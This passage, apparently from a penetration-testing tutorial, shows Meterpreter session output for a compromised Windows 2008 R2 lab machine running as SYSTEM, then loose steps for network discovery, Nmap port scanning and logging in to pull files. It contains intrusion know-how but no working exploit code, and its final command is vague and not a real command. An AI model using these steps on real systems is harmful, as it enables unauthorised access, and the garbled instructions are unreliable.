
```
sysinfo
Computer: S02
OS: Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture: x64
System Language: en_US
Domain: DLAB
Logged On Users: 2
Meterpreter: x64/windows
```

And **getuid** to get the current username.


```
getuid
Server username: NT AUTHORITY\SYSTEM
```

USING OPEN PORTS:


First, we need to run net discover to get the IP address.



After finding the unique IP address of that machine, we need to scan the IP address with the Nmap to the details about the open/close ports.



After finding the Open ports of the IP address, we need to enter using that port.



After connecting using the port we need to log in. now we can access all the files on that machine by using the following command:
“Get backup file”